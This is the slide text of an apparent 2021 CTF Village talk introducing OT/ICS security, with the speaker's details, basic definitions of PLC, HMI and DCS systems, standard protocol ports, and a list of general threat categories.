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JULY 16-17, 2021

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SPEAKER

JULY 17, 2021 *at* **10:00 AM PDT**

ABU SAFIAN BLAY

Inveteck Global, Founder

"Day Two Welcome for CTF Village - Breaking into OT/ICS"

Engineer
Security Researcher
Offensive Security International Speaker & Trainer

LinkedIn: ABU SAFIAN BLAY
www.inveteckglobal.com

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OT/ICS

ICS - Industrial Control System

OT - Operational Technology

These are hardwares and softwares that are used to directly monitor and control industrial equipments.

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

Types of ICS

Programmable Logic Control (PLC)



Human-Machine Interface (HMI)



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
Distributed Control System (DCS)



Common Protocols

ICCP: Port 102

Modbus: Port 502

DNP3: Port 20000

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Why OT/ICS

- Easy to monitor
- Faster troubleshooting
- Easy Control of industrial processes

Common OT/ICS Threats

- Targeted Attack
- Technical Malfunction
- Internal Threat
- Human Error

Practical Demonstration

